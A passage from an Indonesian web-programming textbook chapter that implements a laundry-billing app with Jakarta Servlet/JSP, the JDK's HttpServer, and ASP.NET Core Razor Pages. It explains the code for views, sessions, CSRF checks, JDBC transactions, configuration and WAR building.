req.getPathInfo().substring(1).toUpperCase();
        try {
            BillView bill = id.matches("B[0-9]{4}") ? Pages.store(req).bill(id) : null;
            if (bill == null) {
                Pages.error(req, resp, 404, "There is no bill " + id + ".");
                return;
            }
            req.setAttribute("title", "Bill " + bill.id());
            req.setAttribute("bill", bill);
            req.setAttribute("charged", Rules.rupiah(bill.payment()));
            Pages.view(req, resp, 200, "bill_show");
        } catch (SQLException e) {
            throw new ServletException(e);
        }
    }
}
```

10.6.5 Tampilan JSP

Tampilannya adalah halaman JSP yang sama sekali tidak berisi Java — hanya HTML, *Expression Language*, dan tag JSTL, persis seperti yang dianjurkan Subbab 7.14. Setiap halaman dimulai dengan *include* statis `_top.jspf` (**Kode 10.30**), yang mendeklarasikan pustaka tag dan menggambar kepala halaman, dan diakhiri dengan `_bottom.jspf`, yang menutup halaman.

Kode 10.30 `_top.jspf`, di-*include* pada saat penerjemahan ke setiap tampilan: direktif halaman, pustaka inti JSTL, dan kepala halaman dengan formulir keluarnya.

```
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title><c:out value="${title}"/> · Profitina Laundry</title>
<link rel="stylesheet" href="${ctx}/static/style.css">
</head>
<body>
<header class="top">
  <img src="${ctx}/static/profitina-logo-horizontal.png" alt="Profitina">
  <span class="stack">Jakarta Servlet + JSP</span>
  <c:if test="${not empty sessionScope.user}">
  <nav>
    <a href="${ctx}/customers">Customers</a>
    <a href="${ctx}/bills/new">New bill</a>
    <form class="inline" method="post" action="${ctx}/logout">
      <input type="hidden" name="csrf" value="${sessionScope.csrf}">
      <button class="linkish">Log out <c:out value="${sessionScope.user.name}"/></button>
    </form>
  </nav>
  </c:if>
</header>
<main>
```

Kode 10.31 adalah daftar pelanggan.

Kode 10.31 `customers.jsp`: *markup* yang sama dengan **Kode 10.20**, dengan `<c:out>` mengerjakan apa yang dikerjakan `e()` dan `<c:forEach>` mengerjakan apa yang dikerjakan `foreach`.

```
<%@ include file="_top.jspf" %>
<h1>Customers</h1>
<form method="get" action="${ctx}/customers">
  <label for="q">Name or phone contains</label>
  <input id="q" name="q" value="<c:out value='${q}'/>">
  <button>Search</button>
</form>
<p class="count">${result.total} customer${result.total == 1 ? '' : 's'} found<c:if
  test="${result.total > result.rows.size()}">, showing the first
${result.rows.size()}</c:if>.</p>
<table>
  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
  <c:forEach var="c" items="${result.rows}">
  <tr><td><c:out value="${c.id}"/></td><td><c:out value="${c.name}"/></td><td><c:out
value="${c.phone}"/></td><td><c:out value="${c.email}"/></td></tr>
  </c:forEach>
</table>
<%@ include file="_bottom.jspf" %>
```

Escaping masih bersifat *opt-in* di JSP: `${c.name}` sendirian akan mencetak nama mentah, dan `<c:out value="${c.name}"/>` meng-*escape*-nya. Bedanya dengan PHP polos, `<c:out>` begitu pendek dan begitu lazim sehingga ketiadaannya mencolok saat ditinjau. Nilai yang merupakan bilangan hasil program, seperti `${result.total}`, dicetak tanpanya.

Ada satu jebakan versi di halaman-halaman ini. `${bill.customerName}` membaca komponen sebuah *record* Java. *Expression Language* baru dapat membaca *record* pada versi 6.0, yang termasuk Jakarta EE 11 dan dibawa oleh **Tomcat 11**. Di Tomcat 10.1, yang *Expression Language*-nya 5.0, ekspresi yang sama gagal dengan "property not found", dan halaman-halamannya harus menulis `${bill.customerName()}` — pemanggilan metode eksplisit, yang sudah lama diizinkan

EL — atau kelas-kelasnya harus menjadi JavaBean biasa dengan metode `getCustomerName()`. Karena itu bangunan ini mensyaratkan Tomcat 11.

10.6.6 Konfigurasi dan *deployment descriptor*

Karena setiap *servlet*, *filter*, dan *listener* mendaftarkan diri dengan anotasi, `web.xml` (**Kode 10.32**) hanya memuat hal yang mungkin ingin diubah oleh orang yang men-*deploy* tanpa mengompilasi ulang.

Kode 10.32 `web.xml`: URL basis data sebagai parameter konteks, batas waktu sesi tiga puluh menit, dan *cookie* sesi yang `HttpOnly` dan menjadi satu-satunya cara sesi dilacak.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Servlets, the filter and the listener register themselves with annotations;
     this file only holds the settings a deployer may want to change. -->
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="https://jakarta.ee/xml/ns/jakartaee
                             https://jakarta.ee/xml/ns/jakartaee/web-app_6_0.xsd"
         version="6.0">
    <display-name>Profitina Laundry, Chapter 10</display-name>
    <context-param>
        <param-name>laundry.db.url</param-name>
        <!-- An absolute path: Tomcat's working folder is not the application's folder. -->
        <param-value>jdbc:sqlite:/srv/laundry/laundry.db</param-value>
    </context-param>
    <session-config>
        <session-timeout>30</session-timeout>
        <cookie-config>
            <http-only>true</http-only>
        </cookie-config>
        <tracking-mode>COOKIE</tracking-mode>
    </session-config>
</web-app>
```

`<tracking-mode>COOKIE</tracking-mode>` mematikan kebiasaan lama menaruh id sesi di URL (`;jsessionid=…`) ketika peramban menolak *cookie* — kebiasaan yang membocorkan id sesi ke log, *bookmark*, dan *header* `Referer`. URL basis data memakai *path* absolut karena folder kerja Tomcat adalah milik Tomcat, bukan milik aplikasi; variabel lingkungan `LAUNDRY_DB_URL`, bila diatur, mengalahkannya (lihat **Kode 10.25**). Pada instalasi yang lebih besar, basis datanya akan berupa *JNDI DataSource* yang dikonfigurasi di `context.xml` milik Tomcat dan dicari berdasarkan nama, sehingga *connection pool* menjadi milik server dan kata sandi tidak pernah masuk ke WAR (Subbab 7.16.4).

10.6.7 Membangun WAR, dan apa yang tidak dijalankan

`build.sh`, **Kode 10.33**, mengompilasi kelas-kelas bersama `laundry.core` dan *servlet-servlet* terhadap jar API Servlet, menyalin folder web, menambahkan *driver* SQLite, dan mengemas hasilnya menjadi `dist/ROOT.war`.

Kode 10.33 `java/servlet/build.sh`. Jar API Servlet dipakai untuk mengompilasi dan tidak pernah dikemas: Tomcat menyediakan miliknya sendiri, dan salinan kedua di dalam WAR menyebabkan galat pemuatan kelas.

```
#!/usr/bin/env bash
# Compile the servlets and build dist/ROOT.war for Tomcat 11 (macOS, Linux, Git Bash).
# Tomcat is not needed to BUILD; the Servlet API jar is used to compile and never packaged.
set -e
cd "$(dirname "$0")"
rm -rf build dist
mkdir -p build/WEB-INF/classes build/WEB-INF/lib dist
javac --release 17 -Xlint:all -d build/WEB-INF/classes \
      -cp "../lib/jakarta.servlet-api-6.0.0.jar" $(find ../common/src src -name '*.java')
cp -r web/. build/
cp ../lib/sqlite-jdbc-3.53.2.0.jar build/WEB-INF/lib/
if ls lib-extra/*.jar >/dev/null 2>&1; then cp lib-extra/*.jar build/WEB-INF/lib/; else
  echo "note: put the two JSTL 3.0 jars in lib-extra/ before deploying (see README)"; fi
(cd build && jar --create --file ../dist/ROOT.war .)
echo "built dist/ROOT.war ($(unzip -l dist/ROOT.war | tail -1 | awk '{print $2}') entries)"
```

Di pembangunan buku ini skrip itu berjalan dan mencetak:

```
7 warnings
note: put the two JSTL 3.0 jars in lib-extra/ before deploying (see README)
built dist/ROOT.war (41 entries)
```

Tujuh peringatan itu adalah `-Xlint:all` yang mencatat bahwa kelas yang dapat diserialisasi tidak memiliki `serialVersionUID`, tidak berbahaya di sini. WAR-nya memuat kelas-kelas hasil kompilasi, tujuh berkas JSP, `web.xml`, *stylesheet*, logo, dan *driver* SQLite, semuanya 41 entri.

Di situlah verifikasi bangunan ini berakhir, dan alasannya patut dinyatakan terus terang. Untuk melangkah lebih jauh diperlukan Tomcat 11 untuk men-*deploy* WAR — kompilator JSP milik Tomcat, Jasper, adalah satu-satunya yang dapat membuktikan bahwa halaman JSP dapat diterjemahkan — dan dua jar JSTL 3.0, `jakarta.servlet.jsp.jstl-api` beserta implementasinya, yang tidak disertakan Tomcat. Keduanya tidak dapat diunduh di lingkungan pembangunan. Di mesin Anda sendiri langkah-langkahnya adalah yang ada di Subbab 7.7: taruh kedua jar JSTL di `java/servlet/lib-extra/`, jalankan `./build.sh`, salin `dist/ROOT.war` ke folder `webapps` milik Tomcat (setelah menyingkirkan folder `ROOT` milik Tomcat sendiri) atau unggah dengan Manager pada **Gambar 10.15**, atur `LAUNDRY_DB_URL` ke *path* absolut basis data, lalu jalankan pengujian penerimaan terhadap `http://127.0.0.1:8080`. Karena *servlet-servlet* itu berbagi kelas `laundry.core` dengan bangunan HttpServer, yang berjalan dan lolos, bagian yang belum terbukti adalah *container*-nya, tampilan JSP, dan pemetaannya — bukan aturannya, SQL-nya, atau kode kata sandinya.

10.7 *Servlet* yang Sama di Server Milik JDK Sendiri

10.7.1 Apa yang selama ini dikerjakan *container*

Bangunan HttpServer menjawab alamat-alamat yang sama dengan kelas `laundry.core` yang sama, di atas server web kecil yang ikut terpasang di setiap JDK. Bangunan ini berjalan di mana pun Java 17 atau yang lebih baru terpasang, tanpa Tomcat dan tanpa *build tool*, dan itulah sebabnya bangunan ini menjadi bangunan Java yang dapat diuji di sini. Dan karena tidak memiliki *container*, segala yang dikerjakan *container* secara diam-diam harus ditulis dengan tangan — sehingga bangunan ini menjadi jawaban paling jelas atas pertanyaan “sebenarnya apa yang dikerjakan Tomcat untuk saya?”.

Kode 10.34 adalah awal program dan tabel *route*-nya.

Kode 10.34 `main` dan `dispatch` di `Main.java`: satu konteks untuk setiap *path*, sebuah *thread pool*, dan `switch` atas metode dan *path* yang memerankan pemetaan *servlet*.

```
    public static void main(String[] args) throws IOException {
        String url = System.getProperty("laundry.db.url",
                System.getenv().getOrDefault("LAUNDRY_DB_URL",
"jdbc:sqlite:../../data/laundry.db"));
        int port = Integer.parseInt(System.getenv().getOrDefault("PORT", "9002"));
        Main app = new Main(new Store(url));
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext("/", ex -> app.dispatch(new Web(ex)));   // one door; we route
below
        server.setExecutor(Executors.newFixedThreadPool(8));
        server.start();
        System.out.println("Profitina Laundry (Java HttpServer) on http://127.0.0.1:" +
port + "/");
    }

    /** The route table: method and path decide which method runs. */
    private void dispatch(Web w) throws IOException {
        String method = w.ex.getRequestMethod();
        String path = w.ex.getRequestURI().getPath();
        try {
            if (path.startsWith("/static/")) {
                staticFile(w, path);
                return;
            }
            if (method.equals("POST") && !MessageDigest.isEqual(
                    w.form.getOrDefault("csrf", "").getBytes(StandardCharsets.UTF_8),

String.valueOf(w.session().get("csrf")).getBytes(StandardCharsets.UTF_8))) {
                error(w, 403, "The form has expired. Go back, reload the page and try
again.");
                return;
            }
            Matcher bill = BILL.matcher(path);
            switch (method + " " + path) {
                case "GET /" -> w.redirect("/customers");
                case "GET /login" -> page(w, 200, "Staff login", Views.login(csrf(w), "",
null));
                case "POST /login" -> login(w);
                case "POST /logout" -> logout(w);
                case "GET /customers" -> customers(w);
                case "GET /bills/new", "POST /bills/new" -> newBill(w);
                default -> {
                    if (method.equals("GET") && bill.matches()) {
                        showBill(w, bill.group(1));
                    } else {
                        error(w, 404, "There is no page at this address.");
                    }
                }
            }
        } catch (Exception e) {                        // log it; show the visitor one
sentence
            e.printStackTrace();
            w.send(500, Views.layout("Error", null, "", Views.error("Error", "Something
went wrong.")));
```

Kode 10.34 (Lanjutan) *main dan dispatch di Main.java: satu konteks untuk setiap path, sebuah thread pool, dan switch atas metode dan path yang memerankan pemetaan servlet.*

```
        }
    }
```

`HttpServer.create` membuka *socket* yang mendengarkan; `createContext("/", …)` mengirim setiap permintaan ke satu *handler*; `setExecutor` memberinya delapan *thread*, yang merupakan pekerjaan *thread pool* milik *connector* Tomcat. `dispatch` kemudian adalah *container* dan *filter* dalam satu metode: melayani berkas statis, memeriksa token CSRF pada setiap POST, dan

memilih metode dengan `switch` atas teks `"GET /login"`, `"POST /bills/new"`, dan seterusnya — `switch` atas *string* di Java membandingkan secara tepat, jadi itulah aturan pencocokan tepat — dengan ekspresi reguler untuk `/bills/B2954` di cabang `default`, yang merupakan aturan awalan. `catch` terakhir adalah halaman galat milik *container*: catat pengecualiannya, tampilkan satu kalimat.

10.7.2 Sesi, ditulis dengan tangan

Tidak ada `HttpSession` di sini, sehingga `Web.java` mengelola sesi sendiri: sebuah `ConcurrentHashMap` dari id acak ke peta nilai, dan sebuah *cookie* bernama `SID`. **Kode 10.35** adalah intinya.

Kode 10.35 Sesi dengan tangan di `Web.java`: id berupa 64 digit heksadesimal acak, token CSRF yang baru, dan *cookie* yang `HttpOnly` dan `SameSite=Lax`.

```
    /** The visitor's session, created (with a new cookie) on first use. */
    Map<String, Object> session() {
        if (sessionId == null) {
            newSession();
        }
        return SESSIONS.get(sessionId);
    }

    /** Throw the old session away and start a new one under a new id (at login and
logout). */
    void newSession() {
        if (sessionId != null) {
            SESSIONS.remove(sessionId);
        }
        sessionId = token() + token();
        Map<String, Object> s = new ConcurrentHashMap<>();
        s.put("csrf", token());
        SESSIONS.put(sessionId, s);
        ex.getResponseHeaders().add("Set-Cookie", "SID=" + sessionId + "; Path=/; HttpOnly;
SameSite=Lax");
    }
```

Menuliskannya memperlihatkan tiga hal yang harus benar pada setiap implementasi sesi. Id-nya harus tidak dapat ditebak — 32 bait dari `SecureRandom`, bukan pencacah atau waktu. Penyimpan sesinya harus aman bagi banyak *thread*, karena itu `ConcurrentHashMap`. Dan *cookie*-nya harus membawa atribut yang tepat. Tulisan itu juga memperlihatkan apa yang ditinggalkan versi kecil ini, dan yang disediakan Tomcat: sesi di sini tidak pernah kedaluwarsa, sehingga petanya terus membesar sampai server dinyalakan ulang. Soal Latihan 10.7 meminta Anda menambahkan batas waktu tiga puluh menit yang diberikan `web.xml` kepada bangunan *servlet* dalam satu baris.

10.7.3 Tampilan tanpa bahasa templat

Java tidak memiliki bahasa templat di pustaka standarnya, sehingga tampilannya berupa *text block*, literal *string* multibaris, yang diisi dengan `formatted`, dan setiap nilai melewati metode kecil `esc`. **Kode 10.36** adalah daftar pelanggan.

Kode 10.36 `Views.customers`: HTML yang sama dengan versi PHP, JSP, Razor, dan Jinja2, dirakit dengan `StringBuilder` dan sebuah *text block*.

```
    static String customers(String q, CustomerPage page) {
        StringBuilder rows = new StringBuilder();
        for (Customer c : page.rows()) {
            rows.append("  <tr><td>%s</td><td>%s</td><td>%s</td><td>%s</td></tr>\n"
                    .formatted(esc(c.id()), esc(c.name()), esc(c.phone()),
esc(c.email())));
        }
        int n = page.total();
        String more = n > page.rows().size() ? ", showing the first " + page.rows().size()
: "";
        return """
                <h1>Customers</h1>
                <form method="get" action="/customers">
                  <label for="q">Name or phone contains</label>
                  <input id="q" name="q" value="%s">
                  <button>Search</button>
                </form>
                <p class="count">%d customer%s found%s.</p>
                <table>
                  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
                %s</table>
                """.formatted(esc(q), n, n == 1 ? "" : "s", more, rows);
    }
```

Cara ini berfungsi, dan pengujian membuktikan bahwa hasilnya halaman yang sama, tetapi bandingkan dengan **Kode 10.31**: putaran dan HTML-nya sekarang dalam sintaks Java, *placeholder* `%s` dipasangkan dengan argumen menurut posisinya, dan `esc` yang terlupa sama sunyinya dengan `e()` yang terlupa di PHP. Inilah persis kesulitan yang hendak dihilangkan JSP ketika diciptakan pada 1999, dan itulah sebabnya aplikasi Java sungguhan memakai JSP, Thymeleaf, atau mesin templat lain.

10.7.4 Akses data, dipakai bersama dengan bangunan *servlet*

Kedua bangunan Java memakai satu `Store`, ditulis dengan JDBC. **Kode 10.37** adalah transaksinya.

Kode 10.37 `Store.createBill` dalam Java: `setAutoCommit(false)` memulai transaksi, `commit` mengakhirinya, dan pengecualian apa pun membatalkannya (*rollback*) sebelum diteruskan.

```
    /** Insert the bill and its first StatusLog row in one transaction; return the new id.
*/
    public String createBill(String customer, String service, int units, String rack,
                             String employee, String outlet, String now) throws
SQLException {
        try (Connection c = open()) {
            c.setAutoCommit(false);                     // start a transaction
            try {
                long price;
                try (PreparedStatement st = c.prepareStatement("SELECT price FROM Service
WHERE id = ?")) {
                    st.setString(1, service);
                    try (ResultSet r = st.executeQuery()) {
                        r.next();
                        price = r.getLong(1);
                    }
                }
                String id;
                try (Statement st = c.createStatement();
                     ResultSet r = st.executeQuery("SELECT MAX(id) FROM Bill")) {
                    String last = r.next() ? r.getString(1) : null;
                    id = String.format("B%04d", last == null ? 1 :
Integer.parseInt(last.substring(1)) + 1);
                }
                try (PreparedStatement st = c.prepareStatement(
                        "INSERT INTO Bill (id, arrived, status, rack, unit, payment,"
                        + " Customer_id, Employee_id, Service_id, Outlet_id)"
                        + " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)")) {
                    st.setString(1, id);
                    st.setString(2, now);
                    st.setString(3, rack);
                    st.setInt(4, units);
                    st.setLong(5, price * units);
                    st.setString(6, customer);
                    st.setString(7, employee);
                    st.setString(8, service);
                    st.setString(9, outlet);
                    st.executeUpdate();
                }
                try (PreparedStatement st = c.prepareStatement(
                        "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)"
                        + " VALUES (?, 'queued', ?, ?)")) {
                    st.setString(1, id);
                    st.setString(2, now);
                    st.setString(3, employee);
                    st.executeUpdate();
                }
                c.commit();
                return id;
            } catch (SQLException | RuntimeException e) {
```

Kode 10.37 (Lanjutan) *Store.createBill dalam Java: setAutoCommit(false) memulai transaksi, commit mengakhirinya, dan pengecualian apa pun membatalkannya (rollback) sebelum diteruskan.*

```
                c.rollback();
                throw e;
            }
        }
    }
```

JDBC lebih bertele-tele daripada PDO, `sqlite3`, atau ADO.NET — setiap nilai diikat dengan `setString` atau `setInt` yang bertipe, dan setiap pernyataan serta hasilnya ditutup oleh `try`-with-resources — tetapi gagasannya sama: teks pernyataan dengan *placeholder* `?`, nilai dikirim terpisah, satu transaksi mengelilingi kedua penyisipan.

10.7.5 Menjalankannya

Dari `java/httpserver`, dengan JDK 17 atau yang lebih baru, `./run.sh` di macOS dan Linux (`.\run.ps1` di Windows) mengompilasi sumbernya ke `out/` dan menyalakan server di *port* 9002. Pengujian penerimaan memberi delapan belas kelulusan yang sama dengan **Kode 10.24**; satu-satunya baris yang berbeda adalah lencananya, `server says: Java HttpServer + JDBC`.

10.8 ASP.NET Core Razor Pages

10.8.1 Proyeknya, dan satu kompromi yang jujur

Bangunan ASP.NET adalah proyek Razor Pages untuk .NET 10, jenis yang dibuat `dotnet new webapp` (Subbab 10.3.5). **Kode 10.38** adalah berkas proyeknya.

Kode 10.38 `aspnet/LaundryRazor.csproj`. Web SDK membawa seluruh ASP.NET Core; tidak ada yang diunduh. Kedua kelompok bersyarat menyalakan *store* SQLite hanya bila *build* memintanya.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <!-- ASP.NET Core Razor Pages on .NET 10. With no NuGet package it reads the Laundry data
       from the CSV snapshot in ../data/csv. For the real SQLite database run
           dotnet add package Microsoft.Data.Sqlite
       and build with  -p:UseSqlite=true  (see README.md). -->
  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
    <RootNamespace>Laundry</RootNamespace>
  </PropertyGroup>

  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);USE_SQLITE</DefineConstants>
  </PropertyGroup>

  <ItemGroup Condition="'$(UseSqlite)' != 'true'">
    <Compile Remove="Data/SqliteStore.cs" />
  </ItemGroup>

</Project>
```

Inilah kompromi itu, dinyatakan sebelum hal lain. .NET tidak menyertakan *driver* SQLite di pustaka standarnya; *driver* yang lazim, `Microsoft.Data.Sqlite`, adalah paket NuGet, dan NuGet — server paket .NET — tidak dapat dijangkau dari mesin pembangunan buku ini. Karena itu bangunan ini memiliki dua *store* di balik satu antarmuka, `IStore`:

- `CsvStore` membaca tabel-tabel Laundry dari berkas CSV — `data/csv/*.csv`, diekspor dari basis data yang sama oleh pembangkit data Laundry — ke dalam memori ketika aplikasi menyala, dan menyimpan nota baru di memori. Inilah yang berjalan dan diuji di sini. Kelemahannya jelas: nota baru hilang ketika aplikasi berhenti, dan dua salinan aplikasi tidak akan melihat nota satu sama lain. Ini pengganti sementara untuk keperluan pengajaran, bukan pengganti basis data.
- `SqliteStore` menjalankan SQL yang sama dengan bangunan lain terhadap `laundry.db` melalui ADO.NET. Kelas ini sudah ditulis, tetapi hanya dikompilasi bila proyek di-*build* dengan `-p:UseSqlite=true`; di pembangunan buku ini kelas itu dikecualikan, karena paket yang diperlukannya tidak tersedia. Anda menyalakannya dengan dua perintah dan satu pengaturan:

  ```
  dotnet add package Microsoft.Data.Sqlite
  dotnet run -p:UseSqlite=true
  ```

ditambah `"Store": "sqlite"` di `appsettings.json`. Perintah pertama mengunduh paketnya dan menambahkan `<PackageReference>` ke berkas proyek; perintah kedua mengompilasi berkas yang dijaga itu lalu menjalankannya.

Kode 10.39 menunjukkan awal *store* yang dijaga itu, agar Anda melihat bahwa ini adalah SQL yang sama dalam dialek keempat kode akses data.

Kode 10.39 Metode pertama `SqliteStore` (tidak dikompilasi di pembangunan buku ini). ADO.NET menamai *placeholder*-nya — `$email` — sedangkan PDO, JDBC, dan `sqlite3` memakai `?`; `AddWithValue` mengikatnya.

```
#if USE_SQLITE
// Compiled only with -p:UseSqlite=true, after: dotnet add package Microsoft.Data.Sqlite
// (NOT compiled in this book's build, where NuGet could not be reached; see VERIFIED.md.)
using Microsoft.Data.Sqlite;

namespace Laundry.Data;

/// <summary>The same SQL as the PHP, Java and Python versions, through ADO.NET.</summary>
public sealed class SqliteStore(string file) : IStore
{
    private SqliteConnection Open()
    {
        var c = new SqliteConnection($"Data Source={file}");
        c.Open();
        using var pragma = c.CreateCommand();
        pragma.CommandText = "PRAGMA foreign_keys = ON";
        pragma.ExecuteNonQuery();
        return c;
    }

    public Employee? EmployeeByEmail(string email)
    {
        using var c = Open();
        using var cmd = c.CreateCommand();
        cmd.CommandText = "SELECT e.id, e.name, e.section, e.spv_id, e.Outlet_id,
e.password_hash,"
            + " EXISTS (SELECT 1 FROM Employee s WHERE s.spv_id = e.id) AS supervises"
            + " FROM Employee e WHERE e.email = $email";
        cmd.Parameters.AddWithValue("$email", email);
        using var r = cmd.ExecuteReader();
        return r.Read() ? new Employee(r.GetString(0), r.GetString(1), r.GetString(2),
            r.IsDBNull(3) ? null : r.GetString(3), r.IsDBNull(4) ? null : r.GetString(4),
            r.IsDBNull(5) ? null : r.GetString(5), r.GetBoolean(6)) : null;
    }
```

10.8.2 `Program.cs`: layanan, lalu *pipeline*

Segala yang dikerjakan PHP di *front controller*-nya dan Java di *filter* serta *listener*-nya terjadi di `Program.cs`, **Kode 10.40**, dalam dua paruh yang terpisah jelas.

Kode 10.40 `aspnet/Program.cs`: layanan yang dapat diminta aplikasi, lalu *pipeline middleware* yang dilalui setiap permintaan, secara berurutan.

```
// Profitina Laundry, Chapter 10: the four features in ASP.NET Core Razor Pages on .NET 10.
//   dotnet run                      -> http://127.0.0.1:9003/  (the address is in
appsettings.json)
using Laundry.Data;
using Microsoft.AspNetCore.Authentication.Cookies;

var builder = WebApplication.CreateBuilder(args);

// ---- services: what the pages can ask for in their constructors ------------------------
---
var laundry = builder.Configuration.GetSection("Laundry");
builder.Services.AddSingleton<IStore>(_ => laundry["Store"] switch
{
#if USE_SQLITE
    "sqlite" => new SqliteStore(laundry["SqliteFile"]!),
#endif
    _ => new CsvStore(laundry["CsvFolder"]!),
});

builder.Services.AddAuthentication(CookieAuthenticationDefaults.AuthenticationScheme)
    .AddCookie(options =>
    {
        options.LoginPath = "/login";                   // where anonymous visitors are
sent
        options.Cookie.HttpOnly = true;
        options.Cookie.SameSite = SameSiteMode.Lax;
        options.ExpireTimeSpan = TimeSpan.FromMinutes(30);
    });

builder.Services.AddRazorPages(options =>
{
    options.Conventions.AuthorizeFolder("/");            // every page needs a login ...
    options.Conventions.AllowAnonymousToPage("/Login");  // ... except the login page
});

// ---- the pipeline: every request passes through these, in this order -------------------
---
var app = builder.Build();
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/Error");                  // one sentence, no stack trace
}
app.UseStaticFiles();                                   // wwwroot/static/style.css, the
logo
app.UseRouting();
app.UseAuthentication();                                // who is this? (reads the cookie)
app.UseAuthorization();                                 // may they see this page?
app.MapGet("/", () => Results.Redirect("/customers"));
app.MapRazorPages();                                    // the @page routes of
Pages/*.cshtml
app.Run();
```

Paruh pertama mendaftarkan **layanan** di *dependency-injection container*. `AddSingleton<IStore>` berarti: bangun satu *store* untuk seluruh aplikasi, dan berikan kepada kelas mana pun yang meminta `IStore` di konstruktornya. Itulah `AppListener` milik bangunan *servlet*, dikerjakan oleh kerangka kerja — dan `switch` atas `laundry["Store"]` adalah tempat *store* CSV atau SQLite dipilih, dengan kasus SQLite yang hanya dikompilasi di bawah `USE_SQLITE`. `AddAuthentication(…).AddCookie(…)` mengatur *cookie login*, dan `AddRazorPages` dengan dua *convention*-nya menyatakan bahwa setiap halaman memerlukan pengguna yang sudah *login* kecuali halaman *login* — aturan yang oleh Java ditaruh di `Guard` dan oleh PHP di `require_login()` setiap halaman, di sini dinyatakan sekali untuk seluruh folder.

Paruh kedua membangun ***pipeline* middleware**. Setiap baris `app.Use…` menambahkan satu tahap yang dilalui setiap permintaan, sesuai urutan barisnya, pada jalan masuk, dan dilalui lagi dalam urutan terbalik pada jalan keluar. `UseStaticFiles` menjawab permintaan untuk berkas di `wwwroot` dan berhenti di sana; `UseRouting` menentukan halaman mana pemilik alamat itu; `UseAuthentication` membaca *cookie* dan menentukan siapa penggunanya; `UseAuthorization` menentukan apakah pengguna itu boleh melihat halaman itu, dan bila tidak, mengalihkannya ke *path login*; `MapRazorPages` akhirnya menjalankan halamannya. Ini rantai *filter*, seperti pada *servlet*, tetapi ini adalah *seluruh* aplikasinya: tidak ada *container* di sekelilingnya. Urutannya bermakna — autentikasi harus datang sebelum otorisasi, karena kita tidak dapat memutuskan apa yang boleh dilakukan seseorang sebelum tahu siapa dia.

Di mana pemeriksaan CSRF? Tidak ada di berkas ini, karena Razor Pages mengerjakannya secara bawaan: setiap `POST` ke sebuah halaman ditolak dengan **400 Bad Request** kecuali membawa token *antiforgery* yang sah, dan *form tag helper* menambahkan token itu ke formulir secara otomatis. Subbab 10.8.5 menunjukkan satu-satunya cara kehilangan perlindungan itu tanpa sengaja.

Pengaturan datang dari `appsettings.json`, **Kode 10.41**.

Kode 10.41 `aspnet/appsettings.json`: alamat tempat Kestrel mendengarkan, *store* mana yang dipakai dan di mana datanya, serta seberapa banyak yang dicatat di log.

```
{
  "Urls": "http://127.0.0.1:9003",
  "Laundry": {
    "Store": "csv",
    "CsvFolder": "../data/csv",
    "SqliteFile": "../data/laundry.db"
  },
  "Logging": {
    "LogLevel": { "Default": "Information", "Microsoft.AspNetCore": "Warning" }
  }
}
```

Konfigurasi ASP.NET Core berlapis: `appsettings.json`, lalu `appsettings.Development.json` atau `appsettings.Production.json` untuk lingkungan yang sedang berlaku, lalu variabel lingkungan, lalu argumen baris perintah, masing-masing menimpa yang sebelumnya. `Laundry__Store=sqlite` sebagai variabel lingkungan (dua garis bawah untuk titik dua) atau `--Laundry:Store=sqlite` di baris perintah akan menimpa berkas itu tanpa menyuntingnya. PHP memiliki satu berkas dan `getenv`; Java memiliki `web.xml` dan `System.getenv`; ASP.NET Core memiliki satu mekanisme untuk semuanya.

10.8.3 Halaman: sebuah *route*, sebuah *model*, sebuah tampilan

Sebuah halaman Razor terdiri atas dua berkas. Berkas `.cshtml` adalah tampilannya, dan baris pertamanya, `@page "/customers"`, adalah ***route*-nya**: berkas ini menjawab alamat itu. Berkas `.cshtml.cs` memuat ***page model*-nya**, sebuah kelas dengan satu metode untuk setiap metode HTTP — `OnGet`, `OnPost` — yang disebut *handler*. **Kode 10.42** dan **Kode 10.43** adalah daftar pelanggan.

Kode 10.42 `Customers.cshtml.cs`: *store* tiba melalui konstruktor; nilai *query string* `q` tiba sebagai argumen *handler*.

```
using Laundry.Data;

namespace Laundry.Pages;

public class CustomersModel(IStore store) : LaundryPage
{
    public string Q { get; private set; } = "";
    public CustomerPage Result { get; private set; } = new(0, []);

    public void OnGet(string? q)                          // ?q=... is bound to the
argument
    {
        Q = (q ?? "").Trim();
        Result = store.SearchCustomers(Q);
    }
}
```

Kode 10.43 `Customers.cshtml`: *markup* yang sama dengan **Kode 10.20** dan **Kode 10.31**, dengan `@` beralih ke C# untuk satu ekspresi setiap kalinya.

```
@page "/customers"
@model CustomersModel
@{
    ViewData["Title"] = "Customers";
    int n = Model.Result.Total;
}
<h1>Customers</h1>
<form method="get" action="/customers">
  <label for="q">Name or phone contains</label>
  <input id="q" name="q" value="@Model.Q">
  <button>Search</button>
</form>
<p class="count">@n customer@(n == 1 ? "" : "s") found@(n > Model.Result.Rows.Count ? $",
showing the first {Model.Result.Rows.Count}" : "").</p>
<table>
  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
  @foreach (var c in Model.Result.Rows)
  {
  <tr><td>@c.Id</td><td>@c.Name</td><td>@c.Phone</td><td>@c.Email</td></tr>
  }
</table>
```

Dua hal pada **Kode 10.42** dikerjakan oleh kerangka kerja, padahal di bangunan lain dikerjakan dengan tangan. `CustomersModel(IStore store)` adalah *primary constructor*: kerangka kerja melihat bahwa halaman itu memerlukan `IStore`, menemukan *singleton* yang didaftarkan di `Program.cs`, lalu meneruskannya. Dan `OnGet(string? q)` menerima `?q=budi` sebagai argumennya, melalui *model binding*: kerangka kerja mencocokkan nama parameter dengan *query string*, formulir, dan nilai *route*.

